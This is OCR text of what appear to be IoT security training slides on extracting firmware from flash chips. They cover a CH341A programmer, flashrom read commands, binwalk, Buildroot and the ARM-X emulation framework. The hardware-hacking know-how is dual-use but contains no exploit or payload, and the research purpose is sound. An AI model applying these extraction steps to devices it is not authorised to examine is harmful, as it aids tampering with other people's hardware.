








Difficulties




Firmware Extraction

Ch341a set up : Software


Drivers

https://github.com/boseji/CH341-Store




Windows Application

https://github.com/nofeletru/UsbAsp-flash



Linux Flashrom Tool

Sudo apt-get install flashrom





sudo flashrom --programmer ch341a_spi -r ./backup.bin


CH341-Store/CH341-Windows-SPI-I2C-Driver+SDK-library/CH341PAR.ZIP

CH341-Store/CH341-Windows-Serial-Driver+SDK-library/CH341SER.ZIP

Firmware Extraction










Ch341a set up: Hardware


Mini Programmer




Firmware Extraction








Firmware Extraction




Firmware Extraction




Binwalk -Mre = recursive remove
0 byte sized extraction

Firmware Extraction



Buildroot



BuildRoot
Making Embedded Linux Easy

https://buildroot.org/

Arm Exploitation

ARM-X Firmware Emulation Framework

by Saumil Shah @therealsaumil

May 2020


The ARM-X Firmware Emulation Framework is a collection of scripts, kernels and filesystems to be used with QEMU to emulate ARM/Linux IoT devices. ARM-X is aimed to facilitate IoT research by virtualising as much of the physical device as possible. It is the closest we can get to an actual IoT VM.


Devices successfully emulated with ARM-X so far:

